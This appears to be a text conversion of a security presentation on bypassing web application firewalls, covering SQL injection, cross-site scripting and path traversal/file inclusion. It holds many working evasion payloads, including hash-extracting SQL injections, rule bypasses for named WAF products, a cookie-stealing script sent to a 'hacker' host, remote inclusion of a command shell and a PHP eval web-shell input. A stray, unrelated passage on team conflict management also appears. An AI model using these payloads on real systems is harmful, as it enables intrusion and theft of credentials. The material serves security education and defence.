

# WAF-bypass-methods

## Subjects in Question

Web Application Security

What features should be reviewed during a web application security test?

Unsafe world of web-applications

What can save us from the threats?

Web Application Firewall: what is that and what's it for?

Methods to bypass Web Application Firewall

Practice of bypassing a Web Application Firewall

Real-world example, or why the CC'09 was not cracked

Conclusions

## Web Application Security

Web application security refers to a variety of processes, technologies, or methods for protecting web servers, web applications, and web services such as APIs from attack by Internet-based threats.

### Web Application Attacks:

1. Cross-site scripting (XSS).
2. SQL Injection (SQLI).
3. Path traversal.
4. Local File Inclusion.
5. Remote File Inclusion
6. SSRF
7. CSRF
8. Distributed Denial of Service (DDoS) attacks.

### The Top 10 OWASP vulnerabilities in 2021 are:

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery

### Attack Results:

1. Access to restricted content
2. Compromised user accounts
3. Installation of malicious code
4. Lost sales revenue
5. Loss of trust with customers
6. Damaged brand reputation

What features should be reviewed during a web application security test?


1. Application and server configuration
2. Input validation and error handling.
3. Authentication and session management
4. Authorization
5. Business logic
6. Client Side logic

Team conflict management:


Ensure team members listen to one another, respect each other's points of view, and refrain from interrupting each other. Never take sides. Your role is to help the team members address the issues causing the conflict and reach a resolution that works well for them.



## Unsafe World of Web-Applications



Web-application security statistics



# Methods to Reduce the Threats

## Directive approach

Software Development Life Cycle (SDLC); «paper security»; organization of high-level processes


## Detective approach

Black/white-box testing of functions; fuzzing; static/dynamic/manual analysis of program code

## Preventive approach

Intrusion Detection/Prevention Systems (IDS/IPS), Web Application Firewall (WAF)

# What is WAF



# Classification

## According to the behavior:

- Bridge/Router
- Reverse Proxy
- Built-in


## According to the protection model:

- Signature-based
- Rule-based

## According to the response to a “bad” request:

- Cleaning of dangerous data
- Blocking the request
- Blocking the attack source

# Methods to Bypass WAF



## Fundamental technology limitations

- Inability to protect a web-application from all possible vulnerabilities

## General problems


- When using universal WAF-filters, it is necessary to balance the filter efficiency and minimization error responses, when valid traffic is blocked
- Processing of the traffic returned to a client

## Implementation Vulnerabilities

- Normalization techniques
- Application of new methods of web vulnerability exploitation (HTTP Parameter Pollution, HTTP Parameter Fragmentation, null- byte replacement, etc.)

# Methods to Bypass WAF – Fundamental Limitations

## Weak Password Recovery Validation



WordPress is a state-of-the-art publishing platform with a focus on aesthetics, web standards, and usability. WordPress is both free & priceless at the same time. More simply, WordPress is what you use when you want to work with your blogging software, not fight it.

### III. DESCRIPTION

The way Wordpress handle a password reset looks like this: You submit your email adress or username via this form /wp-login.php?action=lostpassword ;  
Wordpress send you a reset confirmation like that via email:

"

Someone has asked to reset the password for the following site and username. [http://DOMAIN\\_NAME.TLD/wordpress](http://DOMAIN_NAME.TLD/wordpress)  
Username: admin  
To reset your password visit the following address, otherwise just ignore this email and nothing will happen

[http://DOMAIN\\_NAME.TLD/wordpress/wp-login.php?action=rp&key=o7naCKN3OoeU2KJMMsag](http://DOMAIN_NAME.TLD/wordpress/wp-login.php?action=rp&key=o7naCKN3OoeU2KJMMsag) "

You click on the link, and then Wordpress reset your admin password, and sends you over another email with your new credentials.

IMPACT: An attacker could exploit this vulnerability to compromise the admin account of any wordpress/wordpress-mu <= 2.8.3

<http://seclists.org/fulldisclosure/2009/Aug/0113.html>

# Practice of Bypassing WAF. Chapter I

## SQL Injection



WASC: <http://projects.webappsec.org/SQL-Injection> OWASP:

[http://www.owasp.org/index.php/SQL\\_Injection](http://www.owasp.org/index.php/SQL_Injection)

# SQL Injection – Basic Concepts

## There are two types of SQL Injection

- SQL Injection into a string parameter  
Example: `SELECT * from table where name = 'Name'`
- SQL Injection into a numeric parameter Example:  
`SELECT * from table where id = 123`

## Exploitation of SQL Injection vulnerabilities is divided into classes according to the DBMS type and injection conditions

- A vulnerable request can get into Insert, Update, Delete, etc.  
Example: `UPDATE users SET pass = '1' where user = 't1' OR 1=1--'`
- Blind SQL Injection  
Example: `select * from table where id = 1 AND if((ascii(lower(substring((select user()),$i,1))))!= $s,1,benchmark(2000000,md5(now()))))`
- Exploitation features for various DBMSs  
Example: (MySQL): `SELECT * from table where id = 1 union select 1,2,3`  
Example: (PostgreSQL): `SELECT * from table where id = 1; select 1,2,3`

## Practice of Bypassing WAF: SQL Injection -Normalization

### Example (1) of a vulnerability in the function of request normalization

- The following request doesn't allow anyone to conduct an attack  
`/?id=1+union+select+1,2,3/*`
- If there is a corresponding vulnerability in the WAF, this request will be successfully performed  
`/?id=1/*union*/union/*select*/select+1,2,3/*`
- After being processed by WAF, the request will become  
`index.php?id=1/*uni X on*/union/*sel Xect*/select+1,2,3/*`

The given example works in case of cleaning of dangerous traffic, not in case of blocking the entire request or the attack source

### Example (2) of vulnerability in the function of request normalization

- Similarly, the following request doesn't allow anyone to conduct an attack

`/?id=1+union+select+1,2,3/*`

- If there is a corresponding vulnerability in the WAF, this request will be successfully performed

`/?id=1+un/**/ion+sel/**/ect+1,2,3--`

- The SQL request will become

`SELECT * from table where id =1 union select 1,2,3--`

Instead of construction `/**/`, any symbol sequence that WAF cuts off can be used (e.g., `#####`, `%00`)

The given example works in case of excessive cleaning of incoming data (replacement of a regular expression with the empty string)

## Practice of Bypassing WAF: SQL Injection – HPP

### Using HTTP Parameter Pollution (HPP)

- The following request doesn't allow anyone to conduct an attack

`/?id=1;select+1,2,3+from+users+where+id=1—`

- This request will be successfully performed using HPP

`/?id=1;select+1&id=2,3+from+users+where+id=1--`

**Successful conduction of an HPP attack bypassing WAF depends on the environment of the application being attacked**

- Vulnerable code

`SQL="select key from table where id="+Request.QueryString("id")`

- This request is successfully performed using the HPP technique

`/?id=1/**/union/*&id=*/select/*&id=*/pwd/*&id=*/from/*&i d=*/users`

- The SQL request becomes

`select key from table where id=1/**/union/*,*/*select/*,*/*pwd/*,*/*from/*,*/*users`

Lavakumar Kuppan,

[http://lavakumar.com/Split\\_and\\_Join.pdf](http://lavakumar.com/Split_and_Join.pdf)



# Practice of Bypassing WAF: SQL Injection – HPF

## Using HTTP Parameter Fragmentation (HPF)

- **Vulnerable code example**

Query("select \* from table where a=".\_GET['a']. " and b=".\_GET['b']);

Query("select \* from table where a=".\_GET['a']. " and b=".\_GET['b']. " limit ".\_GET['c']);

- **The following request doesn't allow anyone to conduct an attack**

/?a=1+union+select+1,2/\*

- **These requests may be successfully performed using HPF**

/?a=1+union/\*&b=\*/select+1,2

/?a=1+union/\*&b=\*/select+1,pass/\*&c=\*/from+users--


- **The SQL requests become**

select \* from table where a=1 union/\* and b=\*/select 1,2

select \* from table where a=1 union/\* and b=\*/select 1,pass/\* limit \*/from users--

# Practice of Bypassing WAF: SQL Injection – HPP

How does it work?



# Practice of Bypassing WAF: SQL Injection - HPP

Technology/Environment	Parameter Interpretation	Example
ASP.NET/IIS	Concatenation by comma	par1=val1,val2
ASP/IIS	Concatenation by comma	par1=val1,val2
PHP/APACHE	The last parameter is resulting	par1=val2
PHP/Zeus	The last parameter is resulting	par1=val2
JSP, Servlet/Apache Tomcat	The first parameter is resulting	par1=val1
JSP,Servlet/Oracle Application Server 10g	The first parameter is resulting	par1=val1
JSP,Servlet/Jetty	The first parameter is resulting	par1=val1
IBM Lotus Domino	The first parameter is resulting	par1=val1
IBM HTTP Server	The last parameter is resulting	par1=val2
mod_perl,libapeq2/Apache	The first parameter is resulting	par1=val1
Perl CGI/Apache	The first parameter is resulting	par1=val1
mod_perl,lib??/Apache	The first parameter is resulting	par1=val1
mod_wsgi (Python)/Apache	An array is returned	ARRAY(0x8b9058c)
Pythin/Zope	The first parameter is resulting	par1=val1
IceWarp	An array is returned	['val1','val2']
AXIS 2400	The last parameter is resulting	par1=val2
Linksys Wireless-G PTZ Internet Camera	Concatenation by comma	par1=val1,val2
Ricoh Aficio 1022 Printer	The last parameter is resulting	par1=val2
webcamXP Pro	The first parameter is resulting	par1=val1
DBMan	Concatenation by two tildes	par1=val1~~val2

## Practice of Bypassing WAF: Blind SQL Injection

### Using logical requests AND/OR

- The following requests allow one to conduct a successful attack for many WAFs

`/?id=1+OR+0x50=0x50`

`/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74`

**Negation and inequality signs (!=, <>, <, >) can be used instead of the equality one – It is amazing, but many WAFs miss it!**

**It becomes possible to exploit the vulnerability with the method of blind-SQL Injection by replacing SQL functions that get to WAF signatures with their synonyms**

substring() -> mid(), substr(), etc

ascii() -> hex(), bin(), etc

benchmark() -> sleep()

The given example is valid for all WAFs whose developers aim to cover as many web-applications as possible

- Wide variety of logical requests
  - and 1
  - or 1
  - and 1=1
  - and 2<3 and 'a'='a'
  - and 'a'<>'b' and char(32)=' ' and 3<=2
  - and 5<=>4
  - and 5<=>5 and 5 is null
  - or 5 is not null

**An example of various request notations with the same meaning**

select user from mysql.user where user = 'user' OR mid(password,1,1)='\*'

select user from mysql.user where user = 'user' OR mid(password,1,1)=0x2a

select user from mysql.user where user = 'user' OR mid(password,1,1)=unhex('2a')

select user from mysql.user where user = 'user' OR mid(password,1,1) regexp '[\*]'

select user from mysql.user where user = 'user' OR mid(password,1,1) like '\*'

select user from mysql.user where user = 'user' OR mid(password,1,1) rlike '[\*]'

select user from mysql.user where user = 'user' OR ord(mid(password,1,1))=42

select user from mysql.user where user = 'user' OR ascii(mid(password,1,1))=42

select user from mysql.user where user = 'user' OR find\_in\_set('2a',hex(mid(password,1,1)))=1

select user from mysql.user where user = 'user' OR position(0x2a in password)=1

select user from mysql.user where user = 'user' OR locate(0x2a,password)=1

select user from mysql.user where user = 'user' OR substr(password,1,1)=0x2a

select user from mysql.user where user = 'user' OR substring(password,1,1)=0x2a

### Known:

- `substring((select 'password'),1,1) = 0x70`
- `substr((select 'password'),1,1) = 0x70`
- `mid((select 'password'),1,1) = 0x70`

### New:

- `strcmp(left('password',1), 0x69) = 1`
- `strcmp(left('password',1), 0x70) = 0`
- `strcmp(left('password',1), 0x71) = -1`

`STRCMP(expr1,expr2)` returns 0 if the strings are the same, -1 if the first argument is smaller than the second one, and 1 otherwise

<http://dev.mysql.com/doc/refman/5.0/en/string-comparison-functions.html>

### Blind SQL Injection doesn't always imply use of AND/OR!

- Vulnerable code examples

`Query("select * from table where uid=".$_GET['uid']);`

`Query("select * from table where card=".$_GET['card']);`

- Exploitation examples

false: `index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x42)%2B112233`

false: `index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x61)%2B112233`

true: `index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x62)%2B112233`


first hash character = B

### false: ...

false: `index.php?uid=strcmp(left((select/**/hash/**/from/**/users/**/limit/**/0,1),2),0x6240)%2B112233`

true: `index.php?uid=strcmp(left((select/**/hash/**/from/**/users/**/limit/**/0,1),2),0x6241)%2B112233`

second hash character = A



# Practice of Bypassing WAF: SQL Injection – Signature Bypass

## An example of signature bypass

- The following request gets to WAF signature  
`/?id=1+union+(select+1,2+from+users)`
- But sometimes, the signatures used can be bypassed  
`/?id=1+union+(select+'xz'from+xxx)`  
`/?id=(1)union(select(1),mid(hash,1,32)from(users))`  
`/?id=1+union+(select'1',concat(login,hash)from+users)`  
`/?id=(1)union(((((((select(1),hex(hash)from(users))))))))))`  
`/?id=(1)or(0x50=0x50)`

## PHPIDS (0.6.1.1) – default rules

Forbid: `/?id=1+union+select+user,password+from+mysql.user+where+user=1`

But allows: `/?id=1+union+select+user,password+from+mysql.user+limit+0,1`

Forbid: `/?id=1+OR+1=1`

But allows: `/?id=1+OR+0x50=0x50`

Forbid: `/?id=substring((1),1,1)`

But allows: `/?id=mid((1),1,1)`

## Mod\_Security (2.5.9) – default rules

Forbid: `/?id=1+and+ascii(lower(substring((select+pwd+from+users+limit+1,1),1,1)))=74`

But allows: `/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74`

Forbid: `/?id=1+OR+1=1`

But allows: `/?id=1+OR+0x50=0x50` Forbid: `/?id=1+and+5=6`

But allows: `/?id=1+and+5!=6`

Forbid: `/?id=1;drop members`

But allows: `/?id=1;delete members`

And allows: `/?id=(1);exec('sel'+ect(1)+'',(xxx)from'+ 'yyy')`

# Chapter I - SQL Injection

**An SQL Injection attack can successfully bypass the WAF and be conducted in all following cases:**

- Vulnerabilities in the functions of WAF request normalization
- Application of HPP and HPF techniques
- Bypassing filter rules (signatures)
- Vulnerability exploitation by the method of blind SQL Injection
- Attacking the application operating logics (and/or)

## Practice of Bypassing WAF. Chapter II

Cross-site Scripting (XSS)



OWASP: [http://www.owasp.org/index.php/Cross-Site\\_Scripting](http://www.owasp.org/index.php/Cross-Site_Scripting)

## Cross-Site Scripting – Basic Concepts

**There are two types Cross-Site Scripting (XSS):**

- persistent/stored
- non-persistent/reflected

**Cross-Site Scripting vulnerabilities typically occur in:**

- HTML tags
- the body of JavaScript/VBScript/etc. (e.g. DOM-based)
- HTML code
- HTML tag parameters
- Java
- Flash

## Cross-Site Scripting is a client-side vulnerability

- Microsoft Internet Explorer 8 XSS filter
- Mozilla NoScript Firefox extension



# Methods to Bypass WAF – Cross-Site Scripting

## General issues

- Stored XSS

If an attacker managed to push XSS through the filter, WAF wouldn't be able to prevent the attack conduction

- Reflected XSS in Javascript

Example: `<script> ... setTimeout(\"writetitle()\",$_GET[xss]) ... </script>` Exploitation: `/?xss=500); alert(document.cookie);//`

- DOM-based XSS

Example: `<script> ... eval($_GET[xss]); ... </script>` Exploitation: `/?xss=document.cookie`

Similar problems take place in the filters that protect systems from XSS at the client-side level (e.g., IE8)

## Practice of Bypassing WAF: Cross-Site Scripting

### XSS via request redirection

- Vulnerable code:

```
header('Location: '.$_GET['param']);
```

As well as:

```
header('Refresh: 0; URL='.$_GET['param']);
```

- This request will not pass through the WAF:

```
/?param=javascript:alert(document.cookie)
```

- This request will pass through the WAF and an XSS attack will be conducted in certain browsers (Opera, Safari, Chrome, etc.):

/?param=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=

## Practice of Bypassing WAF: Cross-Site Scripting

- Application of HPP and HPF sometimes allows one to bypass the filters
- Filter rule bypass demonstrated for ModSecurity:

```
 ";document.write('<imgsr'%2b'c=http://hacker/x.png?'%2bdocument['cookie']%2b'>');"
```

- BlackHat USA09 Eduardo Vela, David Lindsay

<http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf>

## Conclusions: Chapter II - Cross-Site Scripting

**A Cross-Site Scripting attack can successfully bypass the WAF and be conducted in all following cases:**

- Exploitation of DOM-based XSS
- Using HPP and HPF techniques
- Similarly to exploitation of SQL Injection vulnerabilities – bypassing filter rules (signatures) and using vulnerabilities in the functions of WAF request normalization

## Practice of Bypassing WAF. Chapter III

Path Traversal, Local/Remote File Inclusion



WASC: <http://projects.webappsec.org/>

OWASP: <http://www.owasp.org/index.php/>



# Path Traversal, L/RFI– Basic concepts

## An example of Path Traversal Vulnerability

- Program logics:  

```
<? include($_GET['file'].".txt") ; ?>
```

  
`index.php?file=myfile`
- Exploitation example:  
`index.php?file=../../../../etc/passwd%00`

## Risks represented by Local File Inclusion vulnerabilities

- Functions `include()` and `require()` regard text as a part of program code!  
Exploitation example: `index.php?file=img/command_shell.jpg%00`

## Appearance of Remote File Inclusion

- If `allow_url_fopen` & `allow_url_include` are enabled,  
then: `index.php?file=http://hacker.host/command_shell`

# Practice of bypassing WAF: Path Traversal

## An example of Path Traversal vulnerability

- Program logics:  

```
<? include("./files/".$_GET['file']) ; ?>
```
- Vulnerability exploitation:  
`/?id=/union%20select../../../../etc/passwd`
- The request becomes:  

```
<? include("./files//uni X on%20sel X ect../../../../etc/passwd") ; ?>
```

The given example works in case of cleaning the incoming data and immediate interruption of further signature validation

# Practice to bypass WAF: Path Traversal and LFI

Indeed, it isn't always possible to bypass the signatures «../» and «..\», but is it always necessary?

## Example 1. Reading files in the directory one level higher than the root

- Program logics:  

```
<? include($_GET['file']. ".txt") ; ?>
```
- Vulnerability exploitation:  

```
/?file=secrets/admins.db/../../[N]/..  
/?file=secrets/admins.db../../[N]..
```

The vulnerability is based on two features of PHP functions meant for interacting with the file system:

- Path normalization (odd symbols like «/» and «./» are removed)
- Path truncation (determined by constant MAX\_PATH, which is usually less than MAX\_URI\_PATH in WAF)

[http://sla.ckers.org/forum/read.php?16,25706,25736#msg-25736;](http://sla.ckers.org/forum/read.php?16,25706,25736#msg-25736)  
<http://raz0r.name/articles/null-byte-alternative/>

# Practice of bypassing WAF: Path Traversal and LFI

## Example 2. Execution of commands in server

- Program logics:  

```
<? include($_GET['file']. ".txt") ; ?>
```
- Vulnerability exploitation:

This request will pass through the WAF:

```
/?file=data:,<?php eval($_REQUEST[cmd]);?>&cmd=phpinfo();
```

This request will pass through the WAF:

```
/?file=data:;base64,PD9waHAgaGZXZhbCgkX1JFUUVVFU1RbY21kXSsk7ID8%2b&cmd=phpinfo();
```

The vulnerability is based on a feature of PHP interpreter (allow\_url\_fopen & allow\_url\_include must be enabled)

Reference: collaborative intelligence of antichat.ru

# Practice of bypassing WAF: Remote File Inclusion

**Fundamental limitations of WAF (a universal filter will block valid requests!)**

Examples of valid requests in the logics of large web resources:

- HTTP request redirection:  
<http://www.securitylab.ru/exturl.php?goto=http://ya.ru>  
<http://rbc.ru/cgi-bin/redirect.cgi?http://top.rbc.ru>  
<http://www.google.com/url?url=http://ya.ru>  
<http://vkontakte.ru/away.php?to=http://ya.ru>
- An ordinary article in Wiki:  
<http://en.wikipedia.org/wiki/Http://www.google.com>
- Online translator:  
<http://translate.google.ru/translate?hl=en&sl=ru&u=http://ya.ru>

## Chapter III - Path Traversal, L/RFI

Path Traversal and L/RFI attacks can bypass the WAF and be successfully conducted in all following cases:

- Fundamental problems (RFI)
- Similarly to the previous two chapters – bypassing filter rules (signatures) and using vulnerabilities in the functions of WAF request normalization

## Real-World Example, or Why the CC'09 was not Cracked



# Conclusions

## **WAF is not the long-expected “silver bullet”**

- Because of its functional limitations, WAF is not able to protect a web application from all possible vulnerabilities
- It is necessary to adapt WAF filters to the particular web application being protected

## **WAF doesn't eliminate a vulnerability, it just partly screens the attack vector**

## **Conceptual problems of WAF – application of the signature principle (is behavioral analysis more promising?)**

## **WAF represents a useful tool in the context of implementation of echelon protection of web-applications**

- Blocking the attack vector until a vendor patch is released that eliminates the vulnerability